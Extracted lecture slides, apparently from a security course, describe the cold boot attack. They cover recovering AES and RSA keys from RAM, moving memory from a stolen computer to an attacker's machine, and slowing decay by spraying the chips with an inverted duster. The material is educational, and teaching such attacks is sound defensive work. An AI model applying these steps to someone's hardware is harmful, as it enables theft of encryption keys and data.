
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- The attack doesn't recover the whole key
- For some encryption schemes this is sufficient to recover the key, e.g., AES and RSA



# Recovering the key


- The attack doesn't recover the whole key
- For some encryption schemes this is sufficient to recover the key, e.g., AES and RSA
- Opened a new line of research "leakage-resilient cryptography"



# What if BIOS Clears RAM?



Stolen computer



Attacker's computer




# What if BIOS Clears RAM?

- Can the attacker move the memory to its own computer where BIOS doesn't clear RAM?



Stolen computer




Attacker's computer

# What if BIOS Clears RAM?

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Stolen computer




Attacker's computer

# What if BIOS Clears RAM?

- Can the attacker move the memory to its own computer where BIOS doesn't clear RAM?
- Naively that would take too much time
- Solution: cool the memory card




Stolen computer



Attacker's computer

# Slowing Decay by Cooling

Spray with upside-down multipurpose duster




-50°C

< 0.2% decay after **1 minute**



# Even Cooler

